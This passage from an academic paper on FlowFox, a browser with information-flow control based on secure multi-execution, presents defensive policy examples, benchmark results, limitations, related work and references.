Baron [8] suggested a solution for preventing direct sniffing by modifying the behavior of the DOM style API to pretend as if all links were styled as if they were unvisited. In FlowFox, one can assign a high security level to the `getPropertyValue` method, and set an appropriate default color value. If all API calls that trigger network output are low, scripts can still access the color, but cannot leak it.

Tracking libraries. Tynt[3] is a web publishing toolkit, that provides web sites with the ability to monitor the copy event. Whenever a user copies content from a web page, the library appends the URL of the page to the copied content and transfers this to its home page via the use of an image object [29, §5]. To block the leakage of copied text, we construct policy rule R_6 to contain the Tynt software by assigning a high security level to the DOM call for receiving the selected text:

$$R_6[\texttt{window.getSelection}] : \mathit{true} \rightarrow H \hookrightarrow \epsilon$$

FlowFox now always reports that empty strings are copied.

Other web sites covertly track the user's click events. By assigning a high security level to the DOM calls for accessing mouse coordinates, we contain those behavior tracking scripts. Policy rules R_7 and R_8 could be representative for such a security policy:


$$\begin{cases} R_7[\texttt{MouseEvent.clientX}] : \mathit{true} \rightarrow H \hookrightarrow 0 \\ R_8[\texttt{MouseEvent.clientY}] : \mathit{true} \rightarrow H \hookrightarrow 0 \end{cases}$$

FlowFox will now always report the default position of the mouse to external parties. The examples above are only the tip of the iceberg. FlowFox supports a wide variety of useful policies. We consider three classes of policies to be interesting for further investigation:


1. Policies that classify the entire DOM API low, except for some selected calls that return sensitive information. The three examples above fall in this category. Such policies could be offered by the browser vendor as a kind of *privacy profile*.

2. Policies that approximate the SOP, but close some of its leaks. Writing such a policy is an extensive task, as each DOM API method must receive an appropriate policy rule that ensures that information belonging to the document origin is high and other information is low. However, such a policy must be written only once, and should only evolve as the DOM API evolves.

[3] http://www.tynt.com/



(a) Micro-benchmarks show an increase of the execution time of about 100% for non-I/O programs when being multi-executed.



(b) Latency induced by FlowFox on real-life web applications is at a more acceptable scale.

3. Server-driven policies, where a site can configure FlowFox to better protect the information returned from that site. In their simplest form such policies could just tag confidential information (e.g., with an HTML attribute) that should not flow to third-parties. FlowFox would then classify DOM API calls that return information contained in such tagged HTML elements as confidential. This blocks attacks where included scripts exfiltrate application-level information such as passwords or credit-card numbers. The development of such a framework for server-driven and browser-enforced information flow policies is an important avenue for future work.

Note that none of these cases requires the end-user to write policies. We do not propose our policy language as suitable for browser end-users (see Section 5.4 for more discussion).

Finally, our experiments in this paper only used simple policies of the first class. Further development and experimental evaluation of the two other classes of policies is an important avenue for future work.

5.3 Performance and Memory Cost

All experiments reported in this section were performed on a MacBook notebook with a 2GHz Intel®Core™2 Duo processor and 2GB RAM.

5.3.1 Micro Benchmarks

The goal of the first performance experiment is to quantify the performance cost of our implementation of SME for JavaScript.

We used the Google Chrome v8 Benchmark suite version 6 [4] – a collection of pure JavaScript benchmarks used to tune the Google Chrome project – to benchmark the JavaScript interpreter of our prototype. To simulate I/O intensive applications, we reused the I/O test from Devriese and Piessens [24]. This test simulates interleaved inputs and outputs at all available security levels while simulating a 10ms I/O latency.

We measured timings for three different runs: (i) the original unmodified SpiderMonkey, (ii) SpiderMonkey with our modifications but without multi-executing (every benchmark was essentially executed with a low security level with all available DOM calls assigned a low security level) and (iii) SpiderMonkey with SME enabled.

[4] http://v8.googlecode.com/svn/data/benchmarks/v6/ revision 10404.

The results of this experiment in Figure 11a show that our modifications have the largest impact – even when not multi-executing – for applications that extensively exploit data structures, like `splay` and `raytrace`. The results also confirm our expectations that our prototype implementation more or less doubles execution time when actively multi-executing with two security levels. The `io` test shows only a negligible impact overhead, because while one security level blocks on I/O, the other level can continue to execute. The results are in line with previous research results of another SME implementation [24].

Since web scripts can be I/O intensive, the small performance impact on I/O intensive code is important, and one can expect macro-benchmarks for web scenarios to be substantially better than 200%.

5.3.2 Macro Benchmarks

The goal of the second performance experiment is to measure the impact on the latency perceived by a browser user.

We used the web application testing framework Selenium to record and automatically replay six scenarios from our second compatibility experiment for both the unmodified Mozilla Firefox 8.0.1 browser and FlowFox. The results in Figure 11b show the average execution time (including the standard deviation) of each scenario for both browsers. In order to realistically simulate a typical browsing environment, caching was enabled during browsing, but cleared between different browser runs. The results show that the user-perceived latency for real-life web applications is at an acceptable scale.

5.3.3 Memory Benchmarks

Finally, we provide a measurement of the memory cost of FlowFox. During the compatibility experiment, where FlowFox was browsing to 500 different websites, we measured the memory consumption for each site via `about:memory` after the `onload` event. On average, FlowFox incurred a memory overhead of 88%. This is in line with expectations, as all JavaScript objects involved in multi-execution will effectively double in size.

5.4 Limitations & Future Work

FlowFox is the first fully functional web browser that implements a secure and compatible information flow control mechanism for web scripts based on the technique of secure multi-execution. While this is a significant step forward, FlowFox still suffers from several limitations that will require more research to resolve. Some of these limitations are inherent to the technique of SME, others are due to design choices made for FlowFox.

An excellent overview of the limitations inherent to SME, was recently given by Rafnsson and Sabelfeld [48], and some of the limitations we list below are discussed in more detail (and often resolved, at least theoretically) in that paper.

FlowFox has timing leaks. FlowFox multi-executes scripts and event handlers using a low-priority scheduler [34] (see Section 3.1.2 and Section 3.3) on a per-event basis. A fundamental limitation of this type of scheduling is that it does not offer timing-sensitive non-interference. A low observer can observe the time it takes to handle high events. Rafnsson and Sabelfeld [48] give an example of such an attack on FlowFox, and discuss more flexible scheduling strategies.

It would be interesting to investigate whether these improved scheduling strategies can be incorporated in FlowFox. This seems challenging, as it will require support for preemption in the JavaScript scheduler.

Precision depends on the DOM implementation SME is known to be precise in the sense that for non-interferent programs, the observable behaviour towards an observer that can observe outputs at a single security level does not change [24]. But outputs of different security levels can be reordered by SME. The assumption that observers can only observe a single level may not be realistic for FlowFox. Any high API method whose result depends on earlier low API calls violates this assumption. Consider for example a high API method `bytes_sent()` that would return the number of bytes sent over the network, combined with a low method `net_send()`. Since FlowFox might reorder API invocations and move low calls before high calls, even secure programs might behave

differently. For instance a program that first displays the result of `bytes_sent()` to the user and then performs `net_send()` would behave differently under FlowFox.

We believe our compatibility experiments provide evidence that this does not impede the practical usefulness of FlowFox. Yet, it would be interesting to achieve a stronger notion of precision. Again, Rafnsson and Sabelfeld have proposed an approach to perform SME that preserves the ordering of all outputs. Achieving stronger notions of precision requires more control over the scheduler and hence it again seems that implementing this for FlowFox will be challenging.

FlowFox is detectable by attackers. It is straightforward for a site to detect whether you are using FlowFox. This knowledge can, e.g., be used to hurt the performance of the website in order to convince users to switch to a vanilla browser. Also, running FlowFox effectively puts you in a very small group of people which can be used for tracking purposes [43].

FlowFox supports only two levels. FlowFox currently supports only two hard-coded security levels `L` and `H` in both the implementation and in the policies. Supporting more levels is not fundamentally difficult, but it would impact performance significantly.

FlowFox does not support declassification. FlowFox does not support any kind of declassification, and this might limit the number of useful policies that FlowFox can enforce. Again, the paper by Rafnsson and Sabelfeld proposes an approach to support declassification, based on support for fine-grained security policies that can distinguish between the security level of information and the security level of the presence of information.

A good choice of default values is hard. A good choice of compatible (e.g., same type) and meaningful default values for API method return values is hard and prone to error. Bad choices for default values may lead to crashing of the low execution. In our experiments, we encountered a few cases where this happened, and we had to adapt the policy to provide a reasonable default value that did not make the script crash.

Lack of attack detection. FlowFox does not attempt to detect attacks. Instead it *fixes* interferent scripts. We believe this is a good design choice for a web browsers as users do not want to deal with security warnings, and tend to ignore them anyway.

But it would be interesting to investigate alternative designs where attacks are detected instead of silently fixed. Rafnsson and Sabelfeld again have developed an approach to SME that would make this possible.

FlowFox policies are non-trivial to get right. FlowFox only gives strong guarantees about the non-interferent execution of scripts (see Section 3.4). It requires in-depth understanding of the DOM API implementation to specify policies that are compatible with the world that scripts are interacting with.

A second issue with FlowFox policies is the policy language itself. Policies in the current prototype are written in JavaScript and can be extremely flexible. This can lead to policies that are hard to reason about, and policy writers can easily shoot themselves in the foot.

An important challenge for future work is to come up with an expressive, yet safe policy language.

6 Related Work

We discuss related work on (i) information flow security and specific enforcement mechanisms and (ii) general web script security countermeasures.

Information Flow Security. Information flow security is an established research area, and too broad to survey here. For many years, it was dominated by research into static enforcement techniques. We point the reader to the well-known survey by Sabelfeld and Myers [51] for a discussion of general, static approaches to information flow enforcement.

Dynamic techniques have seen renewed interest in the last decade. Le Guernic's PhD thesis [38] gives an extensive survey up to 2007, but since then, significant new results have been achieved. McCamant and Ernst [41] describe a proof technique for a dynamic information flow technique, using two copies of

the same program with specific I/O rules, in order to measure the amount of information leaked by the program. Recent works propose run time monitors for information flow security, often with a particular focus on JavaScript, or on the web context. Sabelfeld et al. have proposed monitoring algorithms that can handle DOM-like structures [50], dynamic code evaluation [5] and timeouts [49]. In a recent paper, Hedin and Sabelfeld [27] propose dynamic mechanisms for all the core JavaScript language features. Austin and Flanagan [7] have developed alternative, sometimes more permissive techniques. These techniques, based on run-time monitoring, are likely more efficient than the technique proposed in this paper, but they lack the precision of secure multi-execution: such monitors will block the execution of some non-interferent programs.

Secure multi-execution (SME) is another dynamic technique that was developed independently by several researchers [35, 61, 24]. Khatiwala et al. [35] proposed a technique called *Data Sandboxing*. They partition a program in two programs at source code level and use system call interposition to implement the I/O rules. In followup work, Capizzi et al. [16] avoid the need for source level partitioning by means of *shadow executions*: they run two executions of processes for the H (secret) and L (public) security level to provide strong confidentiality guarantees. Devriese and Piessens [24] independently came up with the closely related technique they called SME, and they were the first to prove the strong soundness and precision guarantees that SME offers. They also report on a JavaScript implementation that requires a modified virtual machine, but without integrating it in a browser.

These initial results were improved and extended in several ways: Kashyap et al. [34], generalize the technique of secure multi-execution to a family of techniques that they call *the scheduling approach to non-interference*, and they analyze how the scheduling strategy can impact the security properties offered. Jaskelioff and Russo [30] propose a monadic library to realize secure multi-execution in Haskell, and Barthe et al. [11] propose a program transformation that simulates SME. Bielova et al. [12] propose a variant of secure multi-execution suitable for reactive systems such as browsers. These authors develop the theory of SME for reactive systems, but the implementation is only for a simple browser model written in OCaml. Finally, Austin and Flanagan [6] develop a more efficient implementation technique. Their multi-faceted evaluation technique could lead to a substantial improvement in performance for FlowFox, especially for policies with many levels. In a very recent paper, Rafnsson and Sabelfeld [48] take SME to a new level by showing (1) how to support policies that can distinguish presence of messages from content of messages, (2) how to perform declassification under SME and (3) how to make SME precise (or transparent in their terminology) even for observers that can observe more than one level.

Also static or hybrid techniques specifically for information flow security in JavaScript or in browsers have been proposed, but these techniques are either quite restrictive and/or cannot handle the full JavaScript language. Bohannan et al. [14, 13] define a notion of non-interference for reactive systems, and show how a model browser can be formalized as such a reactive system. Chugh et al. [18] have developed a novel multi-stage static technique for enforcing information flow security in JavaScript. BFlow [58] provides a framework for building privacy-preserving web applications and includes a coarse-grained dynamic information flow control monitor. Just et al. [33] propose a hybrid combination of dynamic information flow tracking and a static analysis to capture implicit flows within full (excluding exceptions) JavaScript programs, including programs calling eval.

Two of the papers discussed above ([16] and [12]) also consider SME-style approaches to information flow security in a browser. But there are important differences with FlowFox. Both Bielova et al. [12] and Capizzi et al. [16] propose to multi-execute the entire browser: the DOM API interactions become internal interactions and each SME copy of the browser has its own copy of the DOM.

FlowFox follows an alternative design: it only multi-executes the web scripts and treats all interactions with the browser API as inputs and outputs.

Other Web Script Security Countermeasures. Information flow security is one promising approach to web script security, but two other general-purpose approaches have been applied to script security as well: isolation and taint-tracking.

Isolation or *sandboxing* based approaches develop techniques where scripts can be included in web pages without giving them (full) access to the surrounding page and the browser API. Several practical systems have been proposed, including ADSafe [19], Caja [42], Facebook JavaScript [37] and JSand [1]. Cao et al [15] propose a technique to divide a web application into different views in order to isolate them at the client side by only allowing requests coming from a view with the correct rights. Akhawe et al. [2] focus on privilege separation in HTML5 web applications by utilizing standardized browser primitives in order to maintain a least privilege design. Maffeis et al. [39] formalize the key mechanisms underlying

these sandboxes and prove they can be used to create secure sandboxes. They also discuss several other existing proposals, and we point the reader to their paper for a more extensive discussion of work in this area. Isolation is easier to achieve than non-interference, but it is also more restrictive: often access needs to be denied to make sure the script cannot leak the information, but it would be perfectly fine to have the script use the information locally in the browser.

Taint tracking is an approximation to information flow security, that only takes explicit flows into account. Several authors have proposed taint tracking systems for web security. Two representative examples are Xu et al. [57], who propose taint-enhanced policy enforcement as a general approach to mitigate implementation-level vulnerabilities, and Vogt et al. [54] who propose taint tracking to defend against cross-site scripting.

7 Conclusions

We have discussed the design, formalization, implementation and evaluation of FlowFox, a browser that extends Mozilla Firefox with a general, flexible and sound information flow control mechanism. FlowFox provides evidence that information flow control can be implemented in a full-scale web browser, and that doing so, supports powerful security policies without compromising compatibility.

All our research material – including the Redex formal model, the prototype implementation and the Selenium test cases – is available online at http://distrinet.cs.kuleuven.be/software/FlowFox/.

8 Acknowledgments

The authors thank Andrei Sabelfeld, Nataliia Bielova, Fabio Massacci and the anonymous reviewers for their feedback on draft versions of this paper. The development of FlowFox was strongly influenced by discussions with and feedback from the WebSand and SPION project teams.

This research is partially funded by the Research Fund KU Leuven, the EU-funded FP7 projects NESSoS and WebSand and by the IWT-SBO project SPION. Dominique Devriese holds a Ph.D. fellowship of the Research Foundation - Flanders (FWO).

With the financial support from the Prevention of and Fight against Crime Programme of the European Union European Commission – Directorate-General Home Affairs. This publication reflects the views only of the authors, and the European Commission cannot be held responsible for any use which may be made of the information contained therein.

References

[1] Pieter Agten, Steven Van Acker, Yorand Brondsema, Phu H. Phung, Lieven Desmet, and Frank Piessens. "JSand: Complete Client-Side Sandboxing of Third-Party JavaScript without Browser Modifications". In: *Proceedings of the Annual Computer Security Applications Conference*. 2012, pp. 1–10.

[2] Devdatta Akhawe, Prateek Saxena, and Dawn Song. "Privilege Separation in HTML5 Applications". In: *Proceedings of the USENIX Security Symposium*. 2012.

[3] Devdatta Akhawe, Adam Barth, Peifung E. Lam, John Mitchell, and Dawn Song. "Towards a Formal Foundation of Web Security". In: *Proceedings of the IEEE Computer Security Foundations Symposium*. 2010, pp. 290–304.

[4] Periklis Akritidis, Manuel Costa, Miguel Castro, and Steven Hand. "Baggy Bounds Checking: An Efficient and Backwards-Compatible Defense against Out-of-Bounds Errors". In: *Proceedings of the USENIX Security Symposium*. 2009, pp. 51–66.

[5] Aslan Askarov and Andrei Sabelfeld. "Tight Enforcement of Information-Release Policies for Dynamic Languages". In: *Proceedings of the IEEE Computer Security Foundations Symposium*. 2009, pp. 43–59.

[6] Thomas H. Austin and Cormac Flanagan. "Multiple Facets for Dynamic Information Flow". In: *Proceedings of the ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*. 2012.

[7] Thomas H. Austin and Cormac Flanagan. “Permissive Dynamic Information Flow Analysis”. In: *Proceedings of the ACM SIGPLAN Workshop on Programming Languages and Analysis for Security*. 2010, 3:1–3:12.

[8] L. David Baron. *Preventing Attacks on a User's History through CSS :visited Selectors*. http://dbaron.org/mozilla/visited-privacy. 2010.

[9] Adam Barth, Collin Jackson, and John C. Mitchell. “Robust Defenses for Cross-Site Request Forgery”. In: *Proceedings of the ACM Conference on Computer and Communications Security*. 2008, pp. 75–88.

[10] Adam Barth, Collin Jackson, and John C. Mitchell. “Securing Frame Communication in Browsers”. In: *Proceedings of the USENIX Security Symposium*. 2008.

[11] Gilles Barthe, Juan Manuel Crespo, Dominique Devriese, Frank Piessens, and Exequiel Rivas. “Secure Multi-Execution through Static Program Transformation”. In: *Proceedings of the International Conference on Formal Techniques for Distributed Systems* (2012), pp. 186–202.

[12] Nataliia Bielova, Dominique Devriese, Fabio Massacci, and Frank Piessens. “Reactive Non-Interference for a Browser Model”. In: *Proceedings of the International Conference on Network and System Security*. 2011.

[13] Aaron Bohannon and Benjamin C. Pierce. “Featherweight Firefox: Formalizing the Core of a Web Browser”. In: *Proceedings of the USENIX Conference on Web Application Development*. 2010, pp. 123–135.

[14] Aaron Bohannon, Benjamin C. Pierce, Vilhelm Sjöberg, Stephanie Weirich, and Steve Zdancewic. “Reactive Noninterference”. In: *Proceedings of the ACM Conference on Computer and Communications Security*. 2009, pp. 79–90.

[15] Yinzi Cao, Vinod Yegneswaran, Phillip Possas, and Yan Chen. “Pathcutter: Severing the Self-Propagation Path of XSS JavaScript Worms in Social Web Networks”. In: *Proceedings of the Network & Distributed System Security Symposium*. 2012.

[16] Roberto Capizzi, Antonio Longo, V.N. Venkatakrishnan, and A.Prasad Sistla. “Preventing Information Leaks through Shadow Executions”. In: *Proceedings of the Annual Computer Security Applications Conference*. 2008, pp. 322–331.

[17] Eric Y. Chen, Sergey Gorbaty, Astha Singhal, and Collin Jackson. “Self-Exfiltration: The Dangers of Browser-Enforced Information Flow Control”. In: *Proceedings of the IEEE Workshop on Web 2.0 Security And Privacy*. 2012.

[18] Ravi Chugh, Jeffrey A. Meister, Ranjit Jhala, and Sorin Lerner. “Staged Information Flow for JavaScript”. In: *ACM SIGPLAN Notices* 44.6 (2009), pp. 50–62.

[19] Douglas Crockford. *ADsafe*. http://www.adsafe.org/. 2009.

[20] Mark Daniel, Jake Honoroff, and Charlie Miller. “Engineering Heap Overflow Exploits with JavaScript”. In: *Proceedings of the USENIX Workshop on Offensive Technologies*. 2008.

[21] Willem De Groef, Dominique Devriese, Nick Nikiforakis, and Frank Piessens. “FlowFox: a Web Browser with Flexible and Precise Information Flow Control”. In: *Proceedings of the ACM Conference on Computer and Communications Security*. 2012, pp. 748–759.

[22] Willem De Groef, Dominique Devriese, Nick Nikiforakis, and Frank Piessens. *FlowFox Prototype and Redex Formalization*. https://distrinet.cs.kuleuven.be/software/FlowFox/. 2012.

[23] Philippe De Ryck, Lieven Desmet, Pieter Philippaerts, and Frank Piessens. *A Security Analysis of Next Generation Web Standards*. Tech. rep. European Network and Information Security Agency, 2011.

[24] Dominique Devriese and Frank Piessens. “Noninterference Through Secure Multi-Execution”. In: *Proceedings of the IEEE Symposium on Security and Privacy*. 2010, pp. 109–124.

[25] Peter Eckersley. “How Unique Is Your Web Browser?” In: *Privacy Enhancing Technologies*. Ed. by MikhailJ. Atallah and NicholasJ. Hopper. Vol. 6205. Lecture Notes in Computer Science. Springer Berlin Heidelberg, 2010, pp. 1–18. ISBN: 978-3-642-14526-1. DOI: 10.1007/978-3-642-14527-8_1. URL: http://dx.doi.org/10.1007/978-3-642-14527-8_1.

[26] David Flanagan. *JavaScript: The Definitive Guide*. 6th. O'Reilly Media, Inc., 2011.

[27] Daniel Hedin and Andrei Sabelfeld. "Information-Flow Security for a Core of JavaScript". In: *Proceedings of the IEEE Computer Security Foundations Symposium*. 2012.

[28] Mario Heiderich, Marcus Niemietz, Felix Schuster, Thorsten Holz, and Jörg Schwenk. "Scriptless Attacks – Stealing the Pie Without Touching the Sill". In: *Proceedings of the ACM Conference on Computer and Communications Security*. 2012, pp. 760–771.

[29] Dongseok Jang, Ranjit Jhala, Sorin Lerner, and Hovav Shacham. "An Empirical Study of Privacy-Violating Information Flows in JavaScript Web Applications". In: *Proceedings of the ACM Conference on Computer and Communications Security*. 2010, pp. 270–283.

[30] Mauro Jaskelioff and Alejandro Russo. "Secure Multi-Execution in Haskell". In: *Proceedings of Andrei Ershov International Conference on Perspectives of System Informatics*. 2011.

[31] Martin Johns. "On JavaScript Malware and Related Threats - Web Page Based Attacks Revisited". In: *Journal in Computer Virology* 4.3 (2008), pp. 161 –178.

[32] Richard W. M. Jones and Paul H. J. Kelly. "Backwards-Compatible Bounds Checking for Arrays and Pointers in C Programs". In: *Proceedings of the International Workshop on Automatic Debugging*. 1997, pp. 13–26.

[33] Seth Just, Alan Cleary, Brandon Shirley, and Christian Hammer. "Information Flow Analysis for JavaScript". In: *Proceedings of the ACM SIGPLAN International Workshop on Programming Language and Systems Technologies for Internet Clients*. 2011, pp. 9–18.

[34] Vineeth Kashyap, Ben Wiedermann, and Ben Hardekopf. "Timing- and Termination-Sensitive Secure Information Flow: Exploring a New Approach". In: *Proceedings of the IEEE Symposium on Security and Privacy*. 2011, pp. 413–428.

[35] Tejas Khatiwala, Raj Swaminathan, and V.N. Venkatakrishnan. "Data Sandboxing: A Technique for Enforcing Confidentiality Policies". In: *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*. 2006, pp. 223–234.

[36] Casey Klein, John Clements, Christos Dimoulas, Carl Eastlund, Matthias Felleisen, Matthew Flatt, Jay A. McCarthy, Jon Rafkind, Sam Tobin-Hochstadt, and Robert Bruce Findler. "Run Your Research: On the Effectiveness of Lightweight Mechanization". In: *Proceedings of the ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*. 2012, pp. 285–296.

[37] Marcel Laverdet. "Try Out the New FBJS". In: *Facebook Developers* (2009).

[38] Gurvan Le Guernic. "Confidentiality Enforcement Using Dynamic Information Flow Analyses". PhD thesis. Kansas State University, 2007.

[39] Sergio Maffeis, John C. Mitchell, and Ankur Taly. "Object Capabilities and Isolation of Untrusted Web Applications". In: *Proceedings of the IEEE Symposium on Security and Privacy*. 2010, pp. 125–140.

[40] Jonas Magazinius, Aslan Askarov, and Andrei Sabelfeld. "A Lattice-based Approach to Mashup Security". In: *Proceedings of the ACM Symposium on Information, Computer and Communications Security*. 2010, pp. 15–23.

[41] Stephen McCamant and Michael D. Ernst. "A Simulation-based Proof Technique for Dynamic Information Flow". In: *Proceedings of the ACM Workshop on Programming Languages and Analysis for Security*. 2007, pp. 41–46.

[42] M. S. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay. *Caja: Safe Active Content in Sanitized JavaScript*. http://google-caja.googlecode.com/files/caja-spec-2008-01-15.pdf. 2008.

[43] Nick Nikiforakis, Alexandros Kapravelos, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. "Cookieless Monster: Exploring the Ecosystem of Web-based Device Fingerprinting". In: *Proceedings of the IEEE Symposium on Security and Privacy*. 2013.

[44] Nick Nikiforakis, Wannes Meert, Yves Younan, Martin Johns, and Wouter Joosen. "SessionShield: Lightweight Protection against Session Hijacking". In: *Proceedings of the International Symposium on Engineering Secure Software and Systems*. 2011, pp. 87–100.

[45] Nick Nikiforakis, Luca Invernizzi, Alexandros Kapravelos, Steven Van Acker, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. "You Are What You Include: Large-scale Evaluation of Remote JavaScript Inclusions". In: *Proceedings of the ACM Conference on Computer and Communications Security*. 2012, pp. 736–747.

[46] Niels Provos, Panayiotis Mavrommatis, Moheeb Abu Rajab, and Fabian Monrose. "All Your iFRAMEs Point to Us". In: *Proceedings of the USENIX Security Symposium*. 2008, pp. 1–15.

[47] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, and Nagendra Modadugu. "The Ghost In The Browser Analysis of Web-based Malware". In: *Proceedings of the USENIX Workshop on Hot Topics in Understanding Botnets*. 2007.

[48] Willard Rafnsson and Andrei Sabelfeld. "Secure Multi-Execution: Fine-grained, Declassification-aware, and Transparent". In: *Proceedings of the IEEE Computer Security Foundations Symposium*. 2013.

[49] Alejandro Russo and Andrei Sabelfeld. "Securing Timeout Instructions in Web Applications". In: *Proceedings of the IEEE Computer Security Foundations Symposium*. 2009, pp. 92–106.

[50] Alejandro Russo, Andrei Sabelfeld, and Andrey Chudnov. "Tracking Information Flow in Dynamic Tree Structures". In: *Proceedings of the European Symposium on Research in Computer Security*. 2009, pp. 86–103.

[51] Andrei Sabelfeld and Andrew C. Myers. "Language-Based Information-Flow Security". In: *IEEE Journal on Selected Areas of Communications* 21.1 (2003), pp. 5–19.

[52] Kapil Singh, Alexander Moshchuk, Helen J. Wang, and Wenke Lee. "On the Incoherencies in Web Browser Access Control Policies". In: *Proceedings of the IEEE Symposium on Security and Privacy*. 2010, pp. 463–478.

[53] Mike Ter Louw, Karthik Thotta Ganesh, and V.N. Venkatakrishnan. "Adjail: Practical Enforcement of Confidentiality and Integrity Policies on Web Advertisements". In: *Proceedings of the USENIX Security Symposium*. 2010, pp. 24–24.

[54] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Krügel, and Giovanni Vigna. "Cross Site Scripting Prevention with Dynamic Data Tainting and Static Analysis". In: *Proceedings of the Network & Distributed System Security Symposium*. 2007.

[55] *W3C: HTML5*. http://dev.w3.org/html5/spec/Overview.html.

[56] Zachary Weinberg, Eric Y. Chen, Pavithra Ramesh Jayaraman, and Collin Jackson. "I Still Know What You Visited Last Summer: User Interaction and Side-Channel Attacks on Browsing History". In: *Proceedings of the IEEE Symposium on Security and Privacy*. 2011.

[57] Wei Xu, Sandeep Bhatkar, and R. Sekar. "Taint-Enhanced Policy Enforcement: A Practical Approach to Defeat a Wide Range of Attacks". In: *Proceedings of the USENIX Security Symposium*. 2006, pp. 121–136.

[58] Alexander Yip, Neha Narula, Maxwell Krohn, and Robert Morris. "Privacy-Preserving Browser-Side Scripting with BFlow". In: *Proceedings of the ACM European Conference on Computer Systems*. ACM. 2009, pp. 233–246.

[59] Yves Younan, Wouter Joosen, and Frank Piessens. "Runtime Countermeasures for Code Injection Attacks against C and C++ Programs". In: *ACM Computing Surveys* 44.3 (2012), 17:1–17:28.

[60] Yves Younan, Pieter Philippaerts, Lorenzo Cavallaro, R. Sekar, Frank Piessens, and Wouter Joosen. "PAriCheck: An Efficient Pointer Arithmetic Checker for C Programs". In: *Proceedings of the ACM Symposium on Information, Computer and Communications Security*. 2010, pp. 145–156.

[61] Aydan R. Yumerefendi, Benjamin Mickle, and Landon P. Cox. "TightLip: Keeping Applications from Spilling the Beans". In: *Proceedings of the USENIX Symposium on Network Systems Design & Implementation*. 2007, pp. 159–172.